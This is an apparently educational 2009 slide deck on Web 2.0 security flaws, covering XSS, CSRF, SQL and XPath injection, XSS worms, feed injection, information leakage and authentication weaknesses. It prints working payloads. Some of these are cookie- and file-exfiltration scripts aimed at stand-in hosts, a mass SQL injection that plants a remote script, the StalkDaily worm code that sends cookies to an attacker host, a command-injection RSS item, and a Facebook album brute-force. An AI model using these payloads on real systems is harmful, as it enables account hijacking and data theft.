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Agenda

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- A quick Web 2.0 definition
- The differences between Web 1.0 and Web 2.0
- Common Web 2.0 security vulnerabilities
- The differences between Web 1.0 and Web 2.0 vulnerabilities
- Security analysis difficulties with Web 2.0
- How to prevent these vulnerabilities



if (slide == introduction)

System.out.println("I'm David Rook");

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- Security Analyst, Realex Payments, Ireland
CISSP, CISA, GCIH and many other acronyms
- Security Ninja (www.securityninja.co.uk)
- Secure Development (www.securedevelopment.co.uk)
- OWASP contributor and presenter
- IIA Web Development Working Group
- Facebook hacker and published security author (insecure magazine, bloginfosec etc)



About this Presentation

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- What this presentation isn't
 - **A technical discussion about Web 2.0 technologies/architectures**
 - **No 0 days, new attacks or new vulnerabilities**
 - **Just a discussion about XSS and SQL Injection**
- What this presentation is:
 - **A look at Web 2.0 app vulnerabilities**
 - **How they differ (or not) from Web 1.0**
 - **How to prevent them**



A quick Web 2.0 definition

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- “Web 2.0 is the business revolution in the computer industry caused by the move to the internet as a platform, and an attempt to understand the rules for success on that new platform. Chief among those rules is this: Build applications that harness network effects to get better the more people use them”

Tim O'Reilly - 2006



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Key points about Web 2.0

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User
generated

Architecture
of
participation

Soc Nets
Youtube

Desktop
look and

Everything
can go online
now

Google Docs
eyeOS

Syndication
of content

Rapid
proliferation
of content

RSS
Atom

Offline
storage of

Written data
to local
databases

Gears
HTML 5



Differences between Web 1.0 and 2.0

Category	Web 1.0	Web 2.0
Functionality/Content	Reading Content	Creating Content
	Personal Websites	Blogs and profiles
	Under Construction Sign	BETA
Technologies	HTML, HTTP, HTTPS	AJAX, JSON, SOAP, REST, XML, HTTP, HTTPS
	Synchronous	Asynchronous
	Client-Server	Peer to Peer
Security	Content from site owner	Content from site user
	Structured entry points	Distributed, multiple entry points



Common Web 2.0 Vulnerabilities

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- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection
- Authentication and Authorisation Flaws
- Information Leakage
- Insecure Storage
- Insecure Communications



LOL WUT

They are the same as Web 1.0





Some Web 2.0 Specific Vulnerabilities

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- On top of that list we do have some specific Web 2.0 vulnerabilities:
 - XSS Worms
 - Feed Injections
 - Mashup and Widget Hacks



Cross Site Scripting (XSS)

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- New to Web 2.0? **No**
- Is this worse in Web 2.0? **Yes**

XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content.



Cross Site Scripting (XSS)

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- Non-Persistent “Reflected”
- Input is immediately used in the page returned to the user
- Think: `<script>alert(document.cookie)</script>`
- Persistent “Stored”
- The malicious input is stored server side (message boards etc) and used in many users pages
- Think: `<SCRIPT> document.location= 'http://examplesite.com/cgi-bin/cookiemonster.cgi?'+document.cookie </SCRIPT>`
- DOM Based
- Content inserted into the user pages DOM, all client side because data is never sent to the server
- Think: `http://examplesite.com/home.php?name=<script>.....`
- Coupled with: `<SCRIPT> var pos=document.URL.indexOf("name=")+5;document.write(document.URL.substring(pos,document.URL.length)); </SCRIPT>`



Cross Site Scripting (XSS)

- What makes this worse in Web 2.0?
 - Dynamic nature of the DOM in Web 2.0 apps
 - User controlled data in more places
 - Self propagating XSS attack code
 - Stream (i.e. JSON, XML etc) contents may be malicious



Cross Site Scripting (XSS)

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- Dynamic nature of DOM in AJAX and RIA applications utilises javascript calls such as `document.write` which can write malicious data to the DOM
- If you use `document.write(data)` with the data coming from an untrusted source then data such as:
`<script>alert(document.cookie)</script>`
can be injected into the DOM
- Malicious input in streams such as JSON written to the DOM by the javascript `eval()`



Cross Site Scripting (XSS)

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```
function date()
{
    var http;
    if(window.XMLHttpRequest) {
        http = new XMLHttpRequest();
    } else if (window.ActiveXObject) {
        http=new ActiveXObject("Msxml2.XMLHTTP");
        if (! http) {
            http=new ActiveXObject("Microsoft.XMLHTTP");
        }
    }
}
http.open("GET", "siteproxy.php?url=http://livedate-example.com", true);
http.onreadystatechange = function()
{ if (http.readyState == 4) {
    var response = http.responseText; //other code in here
    eval(data) }
} http.send(null); }
```




Cross Site Request Forgery (CSRF)

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- New to Web 2.0? **No**
- Is this worse in Web 2.0? **Yes**


A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker.

XSS != CSRF

XSS, malicious script is executed on the client's browser, whereas in CSRF, a malicious command or event is executed against an already trusted site.



Cross Site Request Forgery (CSRF)



POST <http://ninjarental.com/login.html> HTTP/1.1
HTTP headers etc in here
user=ninjafan&pass=Ninjafan1&Submit=Submit



Cross Site Request Forgery (CSRF)



GET <http://ninjarental.com/purchase?ninja=rgninja&Submit=Submit.html> HTTP/1.1
HTTP headers etc in here
SessionID=0123456789



Cross Site Request Forgery (CSRF)



`HTTP/1.1
HTTP headers etc in here
SessionID=0123456789`



Cross Site Request Forgery (CSRF)

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- What makes this worse in Web 2.0?
 - XML and JSON based attacks tricky but possible
 - Web 2.0 has to allow cross domain access
 - Same Origin Policy doesn't protect you



Cross Site Request Forgery (CSRF)

GOOGLE GMAIL change password CSRF vulnerability

- Discovered by Vicente Aguilera Diaz
- <IMG SRC... and <IFRAME SRC... used to exploit it

```

```

```
<iframe src="https://www.google.com/accounts/UpdatePasswd  
service=mail&hl=en&group1=OldPasswd&OldPasswd=PASSWORD1&Passwd  
=abc123&PasswdAgain=abc123&p=&save=Save">
```



Cross Site Request Forgery (CSRF)

Google contacts CSRF with JSON

- Normally XMLHttpRequest (XHR) pulls in data from same domain location
- JSON data cannot be called from an off domain source
- That's not very Web 2.0 friendly though is it?
- JSON call-backs to the rescue!



Cross Site Request Forgery (CSRF)

Google contacts CSRF with JSON call-backs

```
<script type="text/javascript">
```

```
function google(data){
```

```
    var emails, i;
```

```
    for (i = 0; i < data.Body.Contacts.length; i++) {
```

```
        mails += "<li>" + data.Body.Contacts[i].Email + "</li>";
```

```
    }
```

```
    document.write("<ol>" + emails + "</ol>");
```

```
}
```

```
</script>
```

```
<script type="text/javascript" src="http://docs.google.com/data/contacts?  
    out=js&show=ALL&psort=Affinity&callback=google&max=99999">
```

```
</script>
```




SQL Injection

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- New to Web 2.0? **No**
- Is this worse in Web 2.0? **Yes**

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application



SQL Injection

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```
var username
```

```
username = name.form ("username")
```

```
var sql = "SELECT * FROM users WHERE name = " + userName + ";
```

I enter 1' or '1'='1

```
"SELECT * FROM users WHERE name = '1' OR '1'='1';
```

1=1 == true, bingo!

A simple example, but SQL Injection has been used to steal large amounts of data and cause chaos:

Card Systems – 40 million credit card numbers

Automated SQL Injection compromised 70,000+ sites in one attack


Accounts for roughly 20% of all CVE numbers for 2009 so far

The inspiration for my favourite XKCD comic



SQL Injection

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SQL Injection

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- What makes this worse in Web 2.0?
 - Being used as a precursor to exploiting Web 2.0 technologies
 - Has been used to inject malicious swf files into sites
 - Has been used to inject malware serving javascript into sites
 - Injections can occur in JSON, XML, SOAP etc



SQL Injection

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Alumni Server SQL Injection exploit, June 2009

Credit to YEnH4ckEr

```
26: $email=requestVar('login','',true);
```

```
32: $pwd=requestVar('password','',true);
```

```
72: $result=mysql_query("SELECT * FROM 'as_users'  
WHERE (email LIKE ''.$email.'') AND (password LIKE  
''.md5($pwd).'') LIMIT 1",$dbh);
```

```
E-Mail=y3nh4ck3r@gmail.com') OR 1=1 /*
```

```
Password=nothing
```



SQL Injection

SQL Injecting malicious javascript, June 2009

```
DECLARE @T varchar(255),@C varchar(255) DECLARE
Table_Cursor CURSOR FOR select a.name,b.name from
sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and
(b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO
@T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update
['+@T+] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+'<script
src=http://f1y.in/j.js></script>')FETCH NEXT FROM
Table_Cursor INTO @T,@C END CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```



SQL Injection

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Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File **msn.exe** received on **2009.07.16 08:34:22 (UTC)**

Current status: **finished**

Result: **15/41 (36.59%)**



XPATH Injection

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- New to Web 2.0? **No**
- Is this worse in Web 2.0? **Yes**

XPATH Injection attacks occur when a website uses user-supplied information to construct an XPATH query for XML data



XPATH Injection

unames.xml

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<users>
```

```
  <user>
```

```
    <firstname>Security</firstname>
```

```
    <lastname>Ninja</lastname>
```

```
    <loginID>sninja</loginID>
```

```
    <password>secret</password>
```

```
  </user>
```

```
  <user>
```

```
    <firstname>Bobby</firstname>
```

```
    <lastname>Tables</lastname>
```

```
    <loginID>bobtables</loginID>
```

```
    <password>anotherSecret</password>
```

```
  </user>
```



XPATH Injection

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```
//unames/user[loginID/text()='sninja' and password/text()='secret']
```

I enter ' or 1=1

```
//unames/user[LoginID/text()=' ' or 1=1 and password/text()=' ' or 1=1]
```

1=1 == true, bingo!

A simple example, the injection of ' or 1=1 has allowed me to bypass the authentication system



XPATH Injection

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- What makes this worse in Web 2.0?
 - XML is the X in AJAX!



XSS Worms

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- New to Web 2.0? **Yes**

Self propagating XSS code injected into a web application which will spread when users visits a page.



XSS Worms

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The obligatory Samy discussion

No XSS worm discussion would be complete without mentioning our hero Samy

First XSS worm, 4 years ago spread through MySpace

1 million+ infections in 24 hours

Even in 2009 Samy is still a hero



XSS Worms

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Samy is old, tell me about something new!

StalkDaily Worm, Twitter 11th April 2009

Users web page field not sanitising input correctly:

```
var xss = urlencode('http://www.stalkdaily.com"></a><script  
src="http://mikeyyloolz.uuuq.com/x.js"></script><a ');
```

So what did x.js do?



XSS Worms

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twtr.form_authenticity_token = '(.*?)'/g);
var authtoken = authreg.exec(content);
authtoken = authtoken[1];
//alert(authtoken);

var randomUpdate=new Array();
randomUpdate[0]="Dude, www.StalkDaily.com is awesome. What's the fuss?";
randomUpdate[1]="Join www.StalkDaily.com everyone!";
randomUpdate[2]="Woooo, www.StalkDaily.com :)";
randomUpdate[3]="Virus!? What? www.StalkDaily.com is legit!";
randomUpdate[4]="Wow...www.StalkDaily.com";
randomUpdate[5]="@twitter www.StalkDaily.com";

var genRand = randomUpdate[Math.floor(Math.random()*randomUpdate.length)];
updateEncode = urlencode(genRand);

var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeylolz.uuuq.com/x.js"></script><a ');
```



XSS Worms

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```
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("/status/update", "POST", "authenticity_token="+authToken  
+"&status="+updateEncode+"&tab=home&update=update");
```

```
var ajaxConn1 = new XMLHttpRequest();  
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authToken  
+"&user[url]="+xss+"&tab=home&update=update");
```




XSS Worms

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```
var content = document.documentElement.innerHTML;
userreg = new RegExp(/<meta content="(.*)" name="session-user-screen_name"/g);

var username = userreg.exec(content);
username = username[1];

var cookie;
cookie = urlencode(document.cookie);
document.write("<img src='http://mikeylolz.uuuq.com/x.php?c=" + cookie +
"&username=" + username + "'>");
document.write("<img src='http://stalkdaily.com/log.gif'>");
```



XSS Worms

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How will this get worse?

- Worms having full cross browser compatibility
- Worms being site/flaw independent
- Intelligent/Hybrid/Super Worms (PDP/B.Hoffman)
- Using worm infection for DDoS



Feed Injections

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- New to Web 2.0? **Yes**

Feed aggregators have data coming from various untrusted sources. The data being received can be malicious and exploit users.



Feed Injections

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```
<?xml version="1.0"?>
```

```
<rss version="2.0">
```

```
<channel>
```

```
<title>Ninja News</title>
```

```
<link>http://examplesite.com</link>
```

```
<description>News for the discerning ninja</description>
```

```
<language>en-us</language>
```

```
<pubDate>Wed, 10 Jun 2009 09:22:00 GMT</pubDate>
```

```
<lastBuildDate>Fri, 12 Jun 2009 09:13:09 GMT</lastBuildDate>
```

```
<docs>http://examplesite.com/blah</docs>
```

```
<generator>Editor 2</generator>
```

```
<managingEditor>editor@examplesite.com</managingEditor>
```

```
<webMaster>webmaster@examplesite.com</webMaster>
```

```
<ttl>5</ttl>
```



Feed Injections

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Remote Zone Risks

- Web browsers or web based readers in this category
- Attacks such as XSS and CSRF possible



Feed Injections

```
<item>
```

```
<title><script>document.location='http://examplesite.com/cgi-bin/cookiemonster.cgi?'+document.cookie</script></title>
```

```
<link>http://example.com/news/ninja</link>
```

```
<description>This news is great!</description>
```

```
<pubDate>Fri, 12 Jun 2009 11:42:28 GMT</pubDate>
```

```
<guid>http://examplesite.com/2009/06/12.html#item1</guid>
```

```
</item>
```

```
</channel>
```

```
</rss>
```



Feed Injections

```
<item>
```

```
<title>&lt;script&gt;document.location='http://examplesite.com/cgi-bin/cookiemonster.cgi?'+document.cookie&lt;/script&gt;</title>
```

```
<link>http://example.com/news/ninja</link>
```

```
<description>This news is great!</description>
```

```
<pubDate>Fri, 12 Jun 2009 11:42:28 GMT</pubDate>
```

```
<guid>http://examplesite.com/2009/06/12.html#item1</guid>
```

```
</item>
```

```
</channel>
```

```
</rss>
```



Feed Injections

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Local Zone Risks

- The feed is written to a local HTML file
- When reading this file the reader is in the local context
- If a vuln exists you can read from the file system



Feed Injections

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```
<script>
```

```
txtFile="";theFile="C:\\secrets.txt";
```

```
var thisFile = new ActiveXObject("Scripting.FileSystemObject");
```

```
var ReadThisFile = thisFile.OpenTextFile(theFile,1,true);
```

```
txtFile+= ReadThisFile.ReadAll();
```

```
ReadThisFile.Close(); alert(txtFile);
```

```
document.location='http://examplesite.com/cgi-bin/filemonster.cgi?' + txtFile
```

```
</script>
```



Feed Injections

Yassr 0.2.2 vulnerability

- GUI.pm failed to sanitise URL's correctly
- URL then used in exec() to launch browser

```
<rss version="2.0">
  <channel>
    <title>test feed</title>
    <item>
      <title>test post - create /tmp/created_file</title>
      <link>http://www.examplesite.com";perl -e "print 'could run anything here' "
      >"/tmp/created_file</link>
      <pubDate>Fri, 26 Oct 2007 14:10:25 +0300</pubDate>
    </item>
  </channel>
</rss>
```

Credit to Duncan Gilmore who found this vulnerability



Feed Injections

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How will this get worse?

- Vulnerabilities in widely used readers and sites
- Targeted data theft including key logging
- Reconnaissance such as port scanning



Mashup and Widget Hacks

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- New to Web 2.0? **Yes**

Mashups and Widgets are core components in Web 2.0 sites. The rich functionality they provide can be exploited by attackers through attacks such as XSS and CSRF.



Mashup and Widget Hacks

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LONDON (Reuters) - Wimbledon's usually reliable weather forecasters got it completely wrong on Friday although Roger Federer made all the right moves as he breezed into the second week of the grasscourt championships.

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Controls running

04 : 10



Channels

- top news
- business
- politics
- entertainment
- science
- sports
- technology
- internet
- oddly news
- U.S.
- US Elections 08

Speed





Mashup and Widget Hacks

Mashups

Multiple inputs, one output

Mashup communications could leak data

Mashups require cross domain access, bye bye SOP

Mashups site is the middleman, do you trust it?



Mashup and Widget Hacks

Nasa Image Of the Day (NIOD)

Sarychev Volcano



A fortuitous orbit of the International Space Station allowed the astronauts this striking view of Sarychev volcano (Russia's Kuril Islands, northeast of Japan) in an early stage of eruption on June 12, 2009. [Read More](#)

Places to See



Las Vegas, Nevada

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- [Web slows after Jackson's death](#)

Date & Time





Mashup and Widget Hacks

Widgets

Component showing data such as news, share prices

Shared DOM model means lack of separation

Function hijacking and data theft possible

Widgets developed and uploaded by anyone



Information Leakage

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- New to Web 2.0? **No**
- Is this worse in Web 2.0? **Yes**

Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems.



Information Leakage

A simple lack of error handling leaking information

`http://www.examplesite.com/home.html?day=Monday`

I add a little something onto the URL

`http://www.examplesite.com/home.html?day=Monday AND userscolumn=2`

No error handling = information leakage

```
Microsoft OLE DB Provider for ODBC  
Drivers(0x80040E14)  
[Microsoft][ODBC SQL Server Driver][SQL  
Server]Invalid column name
```

```
/examplesite/login.asp, line 10
```



Information Leakage

- What makes this worse in Web 2.0?
 - WSDL files contain information that can help attackers
 - Business logic and validation moved to the client side



Information Leakage

Reading WSDL files makes recon and fingerprinting easier

Identify technologies being used, **filetype:wSDL**

```
<!-- WSDL created by Apache Axis version: 1.2RC3 Built on  
Feb 28, 2005 (10:15:14 EST) -->
```

```
<!-- WSDL created by Apache Axis version: 1.3 Built on Oct 05,  
2005 (05:23:37 EDT) -->
```

```
<!-- WSDL created by Apache Axis version: 1.4 Built on Apr 22,  
2006 (06:55:48 PDT) -->
```

```
<!-- WSDL file generated by Zend Studio. -->
```

```
<!-- edited with XMLSpy v2005 rel. 3 U (http://www.xxxx.com)  
by blah (xxx) --> (edited to protect the innocent!)
```



Information Leakage

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Profiling and attacking is easier when you get the info up front

```
<xs:simpleType name="EmailType">
  <xs:annotation>
    <xs:documentation>Email address</xs:documentation>
  </xs:annotation>
  <xs:restriction base="xs:string">
    <xs:maxLength value="50"/>
    <xs:pattern value=".+@.+"/>
  </xs:restriction>
</xs:simpleType>
```



Information Leakage

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Web 2.0 apps will do a lot of work on the client side

- Validation of data, business logic and sensitive data
- You need to back these up with server side checks
- Never assume sensitive data will be safe client side
- MacWorld Conference found out the hard way in 2007
- Credit to Kurt Grutzmacher



```
var valid_codes = new Array();
valid_codes[0] = 'b50339a10e1de285ac99d4c3990b8693:357';
valid_codes[1] = '3164d90f7e8107290b44c423e735f264:360';
valid_codes[2] = '3907192d4e4c7dc5f2a858ea07097c62:361';
valid_codes[3] = '689f1db9349ec76ef0c295b5e23dcd1a:362';
valid_codes[4] = '17e7245eced7cb9b541511c4baa5bb14:363';
valid_codes[5] = '85c0039ec9dd90329aa27167fcdac488:364';
valid_codes[6] = 'f65d7bcfd3a814ebd5cc3b48127a72cf:365';
valid_codes[7] = '7d4b18a3fcdde1c4edcdd09668ff0e8:366';
valid_codes[8] = 'a1e768492d70531e22405e44f64d4ffb:367';
valid_codes[9] = 'db6f9c051d7f8c4641ce166208239051:368';
valid_codes[10] = 'f4a4b34cf660ac92128868854c879fdc:369';
valid_codes[11] = 'af11a2712baac5e1274d9a83d864b334:370';
valid_codes[12] = 'dbd3fd41b442624ebcfee51daa44ed6f:371';
valid_codes[13] = '1afea6b23b96e2dae9edec937cfa1ba8:372';
valid_codes[14] = '22c83facdbc2819d7cf7109ea220e00a:373';
valid_codes[15] = 'ce4b27a32419af3f1cd2d235c8047077:374';
valid_codes[16] = '4aa592f7db9e5ce0d21251839f28d647:375';
valid_codes[17] = '24e47da5ddc94d38441a3ac8fa16f95d:376';
valid_codes[18] = '63df7661fba67b75f9fd052c8a2b6d08:377';
valid_codes[19] = '0a927cc69f8273be0cc0acdb1b9abcb7:378';
valid_codes[20] = '8e9866383fe99765c23a6952bf580548:379';
valid_codes[21] = '2ab87df7a6deb657a8b1211a2545f8fc:380';
valid_codes[22] = 'ba9af4260c9d64d9cfd48ac3366119e:381';
valid_codes[23] = '858e8999193647650191c9cffbaa36ae:382';
valid_codes[24] = '32d0b92d11ac680fb3a3035d627161fc:383';
valid_codes[25] = '447842e7b999367b64d31c6b927cb587:384';
valid_codes[26] = 'e7e0092245f990a1c44621027146d0c8:385';
valid_codes[27] = '1785a5f480defa0075c21965ab472b95:386';
```



Authentication and Authorisation Flaws

SECURITY

- New to Web 2.0? **No**
- Is this worse in Web 2.0? **Yes**

These flaws can lead to the hijacking of user or accounts, privilege escalation, undermine authorization and accountability controls, and cause privacy violations.



Authentication and Authorisation Flaws

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- **Authentication and Authorisation Weaknesses**
- Passwords with no max age, reasonable lengths and complexity
- Lack of brute force protection
- Broken CAPTCHA systems
- Security through obscurity
- **Session Management Weaknesses**
- Lack of sufficient entropy in session ID's
- Predictable session ID's
- Lack of sufficient timeouts and maximum lifetimes for ID's
- Using one session ID for the whole session



Authentication and Authorisation Flaws

Facebook album security bypass

- Predictable URL used for picture album access
- 3 parameters used in the URL
- **aid=** (the album ID)
- **id=** (the user ID)
- **l=** (the unique value)

<http://www.facebook.com/album.php?aid=-3&id=1508034566&l=aad9c>



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Authentication and Authorisation Flaws

target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts

target positions payloads options

attack type sniper

```
GET /album.php?aid=-3&id=1430837820&I= HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, */*
Accept-Language: en-ie
Cookie: nectar=1238008756-1c4beece30f24cd14a4f7495d78062acd1b639aac9f5b961da5e8; dab=1238008756-83aac85a0cd66a764e5aa4470611edd3a2f38d1acb886db8fb5bf; login_x=a%3A2%3A%7B%3A5%3A%22email%22%3B%3A27%3A%22rookie%22account%40gmail.com%22%3B%3A19%3A%22remember_me_default%22%3B%3A0%3B%7D; reg_fb_gate=http%3A%2F%2Fwww.facebook.com%2Falbum.php%3Faid%3D-3%26id%3D1508025016%28%3Daad9c; reg_fb_ref=http%3A%2F%2Fwww.facebook.com%2Falbum.php%3Faid%3D-3%26id%3D561380657%28%3Dde5e3; test_cookie=1; login=+; cavalry_transit_start_time=1236165108787
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; InfoPath.1; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.0.4506.29)
Host: www.facebook.com
Proxy-Connection: Keep-Alive
```



Authentication and Authorisation Flaws

payload:	900e8	previous
status:	200	next
length:	26427	action
timer:	3625	

response request

raw params headers hex

```
GET /album.php?aid=-3&id=1430837820&_id=900e8 HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/xaml+xml,
application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, */*
Accept-Language: en-ie
Cookie: nectar=1236006756-1c4beece30f24cd14a4f7495d78062acd1b639aac9f5b961da5e8;
datr=1236006756-63aac85a0cd66a764e5aa4470611edd3a2f36d1acb866db8b5bf;
login_x=a%3A2%3A%7B%3A5%3A%22email%22%3B%3A27%3A%22rookie%22account%40gmail.co
m%22%3B%3A19%3A%22remember_me_default%22%3B%3A0%3B%7D;
reg_fb_gate=http%3A%2F%2Fwww.facebook.com%2Falbum.php%3Faid%3D-3%26id%3D1508025016
%26%3Daad9c;
reg_fb_ref=http%3A%2F%2Fwww.facebook.com%2Falbum.php%3Faid%3D-3%26id%3D561380657%2
6%3Dde5e3; test_cookie=1; login=+; cavalry_transit_start_time=1236165108787
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR
2.0.50727; InfoPath.1; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.0.4506.2152; .NET
CLR 3.5.30729)
Host: www.facebook.com
Proxy-Connection: Keep-Alive
Connection: close
```




Authentication and Authorisation Flaws

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Address <http://www.facebook.com/album.php?aid=-3&id=1430837820&=900e8> Go Links Touchstone track this page with PARTICLS

facebook Remember Me [Forgot your password?](#)
Email

Facebook helps you connect and share with the people in your life.

